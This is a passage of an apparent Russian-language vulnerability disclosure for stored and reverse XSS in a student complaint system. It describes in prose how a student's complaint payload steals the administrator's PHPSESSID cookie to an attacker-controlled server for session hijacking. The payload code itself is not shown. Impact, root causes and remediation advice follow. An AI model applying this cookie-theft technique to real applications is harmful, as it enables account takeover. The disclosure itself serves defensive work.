
  3. Когда администратор просматривает жалобу, полезная нагрузка выполняется автоматически

  4. Cookie сессии администратора отправляется на сервер, контролируемый атакующим

  5. Используйте украденный cookie сессии, чтобы перехватить сессию администратора Screenshot 2026-04-10 213350
    Screenshot 2026-04-10 213406

Случай 2: Администратор → Студент (обратная XSS)

  1. Войдите как администратор
  2. Ответьте на жалобу, используя полезную нагрузку:
  1. Войдите как студент
  2. Просмотрите ответ на жалобу

Доказательства PoC


  • Выполнение JavaScript подтверждено в панели администратора при просмотре вредоносной жалобы
  • Cookie сессии (PHPSESSID) успешно экфильтрован на сервер, контролируемый атакующим
  • Сессия администратора перехвачена с использованием украденного cookie
  • Выполнение JavaScript подтверждено в панели студента через функциональность ответов

Воздействие

  • Пользователи с низкими привилегиями (студенты) могут выполнять произвольный JavaScript в контексте администратора
  • Приводит к перехвату сессии из-за отсутствия флага HttpOnly
  • Полный захват учётной записи администратора
  • Двунаправленная XSS позволяет скомпрометировать несколько ролей (Администратор, Преподаватель, Студент)
  • Полная компрометация целостности, конфиденциальности и доступности приложения

Серьёзность: CRITICAL


Корневая причина

  • Отсутствие очистки входных данных
  • Отсутствие кодирования вывода
  • Отсутствие защитных мер для session cookies (флаг HttpOnly не установлен)

Рекомендации

  • Очищайте и проверяйте все пользовательские вводы.
  • Кодируйте вывод с помощью таких функций, как htmlspecialchars() в PHP
  • Устанавливайте флаги HttpOnly и Secure для session cookies
  • Внедряйте Content Security Policy (CSP)

Скачать инструмент